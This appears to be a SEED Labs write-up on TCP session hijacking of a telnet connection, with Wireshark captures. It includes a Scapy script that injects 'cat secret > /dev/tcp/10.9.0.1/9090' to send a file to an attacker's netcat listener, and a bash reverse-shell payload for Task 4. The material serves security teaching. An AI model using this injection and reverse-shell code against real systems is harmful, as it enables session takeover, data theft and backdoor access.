      [TCP Segment Len: 0]
      Sequence number: 1981213849
      [Next sequence number: 1981213849]
      Acknowledgment number: 2286222826
      1000 .... = Header Length: 32 bytes (8)
    ▸ Flags: 0x010 (ACK)
      Window size value: 501
      [Calculated window size: 64128]
      [Window size scaling factor: 128]
```

Step 3: Create a file named “secret” while logged on remotely in the user terminal.

Command:

On User 1 (remotely logged onto the Victim)
$ cat > secret
(enter your desired text)


Our objective in this task would be to access the “secret” file, using the telnet server. This file is saved on the Victim Terminal.



```
root@user1: :/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
Victim:  login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Thu Sep 14 18:27:20 UTC 2023 from user1-10.9.0.6.net-10.9.0.0 on pts/2
seed@Victim: :~$ cat > secret
This is a secretttt!!
^C
```

Take Screenshots of the packets captured on Wireshark, once you have created the secret file.

Launching the attack (Wireshark Required)


[SEED Labs] Capturing from br-7653732b9d9a
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

```
host 10.9.0.5 and tcp port 23
```

```
     Time                           Source      Destination  Protocol  Length  Info
179  2023-09-14 14:30:20.268857370  10.9.0.5    10.9.0.6     TELNET    68  Telnet Data ...
180  2023-09-14 14:30:20.268877122  10.9.0.6    10.9.0.5     TCP       66  40360 → 23 [ACK] Seq=3843654155 Ack=1537177002
181  2023-09-14 14:30:22.036227368  10.9.0.6    10.9.0.5     TELNET    67  Telnet Data ...
182  2023-09-14 14:30:22.036570690  10.9.0.5    10.9.0.6     TELNET    67  Telnet Data ...[Malformed Packet]
183  2023-09-14 14:30:22.036630460  10.9.0.6    10.9.0.5     TCP       66  40360 → 23 [ACK] Seq=3843654156 Ack=1537177003
184  2023-09-14 14:30:22.036686446  10.9.0.5    10.9.0.6     TELNET    67  Telnet Data ...
185  2023-09-14 14:30:22.036714777  10.9.0.6    10.9.0.5     TCP       66  40360 → 23 [ACK] Seq=3843654156 Ack=1537177004
186  2023-09-14 14:30:22.036768257  10.9.0.5    10.9.0.6     TELNET    68  Telnet Data ...
187  2023-09-14 14:30:22.036793218  10.9.0.6    10.9.0.5     TCP       66  40360 → 23 [ACK] Seq=3843654156 Ack=1537177006
188  2023-09-14 14:30:22.037847314  10.9.0.5    10.9.0.6     TELNET    85  Telnet Data ...
189  2023-09-14 14:30:22.037865532  10.9.0.6    10.9.0.5     TCP       66  40360 → 23 [ACK] Seq=3843654156 Ack=1537177025
```

```
▶ Frame 189: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface br-7653732b9d9a, id 0
▶ Ethernet II, Src: 02:42:0a:09:00:06 (02:42:0a:09:00:06), Dst: 02:42:0a:09:00:05 (02:42:0a:09:00:05)
▶ Internet Protocol Version 4, Src: 10.9.0.6, Dst: 10.9.0.5
▼ Transmission Control Protocol, Src Port: 40360, Dst Port: 23, Seq: 3843654156, Ack: 1537177025, Len: 0
      Source Port: 40360
      Destination Port: 23
      [Stream index: 0]
      [TCP Segment Len: 0]
      Sequence number: 3843654156
      [Next sequence number: 3843654156]
      Acknowledgment number: 1537177025
      1000 .... = Header Length: 32 bytes (8)
    ▶ Flags: 0x010 (ACK)
      Window size value: 501
      [Calculated window size: 64128]
      [Window size scaling factor: 128]
```


- Similar to the previous Task, we now start over and establish a fresh Telnet connection between the Victim Machine and User 1

Command:

- **On User 1**

  # telnet 10.9.0.5

- **Now using Wireshark (latest packet captured during Telnet) you are required to fill the following fields in the hijack.py code**
  - **The source port**
  - **The destination port (23)**
  - **The next sequence number**
  - **The acknowledgement number**
  - **iface**



```python
#!/usr/bin/python3
import sys
from scapy.all import *

IPLayer = IP(src="10.9.0.6", dst="10.9.0.5")
TCPLayer = TCP(sport=40360, dport=23, flags="A",
               seq=3843654156, ack=1537177025)
Data = "\r cat secret > /dev/tcp/10.9.0.1/9090 \r"
pkt = IPLayer/TCPLayer/Data
ls(pkt)
send(pkt,iface = 'br-7653732b9d9a',verbose=0)
```

Note: Do not Close the Telnet Connection between the Hosts


Now on the **attacker machine** run -

Commands:


```
# nc -l 9090 &
# python3 hijack.py
```

Please provide screenshots of your observations with detailed explanations. (Wireshark included)


You should be able to see the contents of the secret file on the attacker machine.



```
len        : ShortField                          = None             (None)
id         : ShortField                          = 1                (1)
flags      : FlagsField  (3 bits)                = <Flag 0 ()>      (<Flag 0 ()>)
frag       : BitField  (13 bits)                 = 0                (0)
ttl        : ByteField                           = 64               (64)
proto      : ByteEnumField                       = 6                (0)
chksum     : XShortField                         = None             (None)
src        : SourceIPField                       = '10.9.0.6'       (None)
dst        : DestIPField                         = '10.9.0.5'       (None)
options    : PacketListField                     = []               ([])
--
sport      : ShortEnumField                      = 60186            (20)
dport      : ShortEnumField                      = 23               (80)
seq        : IntField                            = 779804405        (0)
ack        : IntField                            = 1301052507       (0)
dataofs    : BitField  (4 bits)                  = None             (None)
reserved   : BitField  (3 bits)                  = 0                (0)
flags      : FlagsField  (9 bits)                = <Flag 16 (A)>    (<Flag 2 (S)>)
window     : ShortField                          = 8192             (8192)
chksum     : XShortField                         = None             (None)
urgptr     : ShortField                          = 0                (0)
options    : TCPOptionsField                     = []               (b'')
--
load       : StrField                            = b'\r cat secret > /dev/tcp/10.9.0.1/9090 \r'  (b'')
```



```
This is a secretttt!!
```



[SEED Labs] Capturing from br-7653732b9d9a
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

```
host 10.9.0.5 and tcp port 23
```

```
     Time                           Source              Destination         Protocol  Length  Info
 263 2023-09-14 14:37:51.355870675  02:42:0a:09:00:05   02:42:0a:09:00:06   ARP           42  Who has 10.9.0.6? Tell 10.9.0.5
 264 2023-09-14 14:37:51.355240819  02:42:0a:09:00:06   02:42:0a:09:00:05   ARP           42  10.9.0.6 is at 02:42:0a:09:00:06
 265 2023-09-14 14:37:53.147388196  10.9.0.5            10.9.0.6            TCP          158  [TCP Retransmission] 23 → 40360 [PSH, ACK]
 266 2023-09-14 14:37:59.803794293  10.9.0.5            10.9.0.6            TCP          158  [TCP Retransmission] 23 → 40360 [PSH, ACK]
 267 2023-09-14 14:38:13.115652343  10.9.0.5            10.9.0.6            TCP          158  [TCP Retransmission] 23 → 40360 [PSH, ACK]
 268 2023-09-14 14:38:39.492130641  10.9.0.5            10.9.0.6            TCP          158  [TCP Retransmission] 23 → 40360 [PSH, ACK]
 269 2023-09-14 14:38:44.604145351  02:42:0a:09:00:05   02:42:0a:09:00:06   ARP           42  Who has 10.9.0.6? Tell 10.9.0.5
 270 2023-09-14 14:38:44.604381816  02:42:0a:09:00:06   02:42:0a:09:00:05   ARP           42  10.9.0.6 is at 02:42:0a:09:00:06
 271 2023-09-14 14:39:32.731105495  10.9.0.5            10.9.0.6            TCP          158  [TCP Retransmission] 23 → 40360 [PSH, ACK]
 272 2023-09-14 14:39:37.851542358  02:42:0a:09:00:05   02:42:0a:09:00:06   ARP           42  Who has 10.9.0.6? Tell 10.9.0.5
 273 2023-09-14 14:39:37.851705255  02:42:0a:09:00:06   02:42:0a:09:00:05   ARP           42  10.9.0.6 is at 02:42:0a:09:00:06
```

```
▸ Frame 271: 158 bytes on wire (1264 bits), 158 bytes captured (1264 bits) on interface br-7653732b9d9a, id 0
▸ Ethernet II, Src: 02:42:0a:09:00:05 (02:42:0a:09:00:05), Dst: 02:42:0a:09:00:06 (02:42:0a:09:00:06)
▸ Internet Protocol Version 4, Src: 10.9.0.5, Dst: 10.9.0.6
▾ Transmission Control Protocol, Src Port: 23, Dst Port: 40360, Seq: 1537177118, Ack: 3843654195, Len: 92
      Source Port: 23
      Destination Port: 40360
      [Stream index: 0]
      [TCP Segment Len: 92]
      Sequence number: 1537177118
      [Next sequence number: 1537177210]
      Acknowledgment number: 3843654195
      1000 .... = Header Length: 32 bytes (8)
    ▸ Flags: 0x018 (PSH, ACK)
      Window size value: 509
      [Calculated window size: 65152]
      [Window size scaling factor: 128]
```

We get the contents of the secret file displayed at the attacker machine

Task 4: Creating Reverse Shell using TCP Session Hijacking

When attackers are able to inject a command to the victim's machine using TCP session hijacking, they are not interested in running one simple command on the victim machine; they are interested in running many commands. Obviously, running these commands all through TCP session hijacking is inconvenient. What attackers want to achieve is to use the attack to set up a back door, so they can use this back door to conveniently conduct further damages.
A typical way to set up back doors is to run a reverse shell from the victim machine to give the attacker access to the victim machine. A reverse shell is a shell process running on a remote machine, connecting back to the attacker's machine. This gives an attacker a convenient way to access a remote machine once it has been compromised.

Your task is to launch a TCP session hijacking attack on an existing telnet session between a user and the target server. You need to inject your malicious command into the hijacked session, so you can get a reverse shell on the target server.

The first step in this task is to establish a Telnet connection between the user and the victim - make sure to execute 'ls' etc. to ensure the working of the connection.

Launching the attack


Open Wireshark with the required filter

Step 1 - Establish a fresh Telnet Connection between the Victim and User 1


Command:

- **On User 1**

  # telnet 10.9.0.5



```
seed@Victim: :~$ telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
Victim:  login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Thu Sep 14 18:53:17 UTC 2023 from user2-10.9.0.7.net-10.9.0.0 on pts/4
seed@Victim: :~$
```



```
host 10.9.0.5 and tcp port 23
```

```
No.   Time                           Source     Destination  Protocol  Length  Info
  114 2023-09-14 15:02:40.623532804  10.9.0.5   10.9.0.7     TCP           66  23 → 60186 [ACK] Seq=1301052694 Ack=7
  115 2023-09-14 15:02:40.858810392  10.9.0.7   10.9.0.5     TELNET        68  Telnet Data ...
  116 2023-09-14 15:02:40.858918633  10.9.0.5   10.9.0.7     TCP           66  23 → 60186 [ACK] Seq=1301052694 Ack=7
  117 2023-09-14 15:02:40.863448578  10.9.0.5   10.9.0.7     TELNET        68  Telnet Data ...
  118 2023-09-14 15:02:40.863552512  10.9.0.7   10.9.0.5     TCP           66  60186 → 23 [ACK] Seq=779804441 Ack=13
  119 2023-09-14 15:02:40.884377684  10.9.0.5   10.9.0.7     TELNET       476  Telnet Data ...
  120 2023-09-14 15:02:40.884409091  10.9.0.7   10.9.0.5     TCP           66  60186 → 23 [ACK] Seq=779804441 Ack=13
  121 2023-09-14 15:02:40.885289228  10.9.0.5   10.9.0.7     TELNET       150  Telnet Data ...
  122 2023-09-14 15:02:40.885308981  10.9.0.7   10.9.0.5     TCP           66  60186 → 23 [ACK] Seq=779804441 Ack=13
  123 2023-09-14 15:02:40.894441581  10.9.0.5   10.9.0.7     TELNET        83  Telnet Data ...
  124 2023-09-14 15:02:40.894468793  10.9.0.7   10.9.0.5     TCP           66  60186 → 23 [ACK] Seq=779804441 Ack=13
```

```
▸ Frame 123: 83 bytes on wire (664 bits), 83 bytes captured (664 bits) on interface br-7653732b9d9a, id 0
▸ Ethernet II, Src: 02:42:0a:09:00:05 (02:42:0a:09:00:05), Dst: 02:42:0a:09:00:07 (02:42:0a:09:00:07)
▸ Internet Protocol Version 4, Src: 10.9.0.5, Dst: 10.9.0.7
▾ Transmission Control Protocol, Src Port: 23, Dst Port: 60186, Seq: 1301053190, Ack: 779804441, Len: 17
      Source Port: 23
      Destination Port: 60186
      [Stream index: 0]
      [TCP Segment Len: 17]
      Sequence number: 1301053190
      [Next sequence number: 1301053207]
      Acknowledgment number: 779804441
      1000 .... = Header Length: 32 bytes (8)
    ▸ Flags: 0x018 (PSH, ACK)
      Window size value: 509
      [Calculated window size: 509]
      [Window size scaling factor: -1 (unknown)]
```

Step 2 - Fill in the IFACE value in reverse.py before executing the below command and then, on the attacker machine execute the following -

Commands:


```
# nc -l 9090 &
# python3 reverse.py
```

You should get the **reverse shell of the victim on the attacker machine**, the same can be verified through ifconfig. (spam ‘ls’ on the Telnet connection, until it breaks)


If you cannot see the reverse shell of the Victim, restart docker and try this Task again.

The "/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1" starts a bash shell, with its input coming from a tcp connection, and its standard and error outputs being redirected to the same tcp connection.

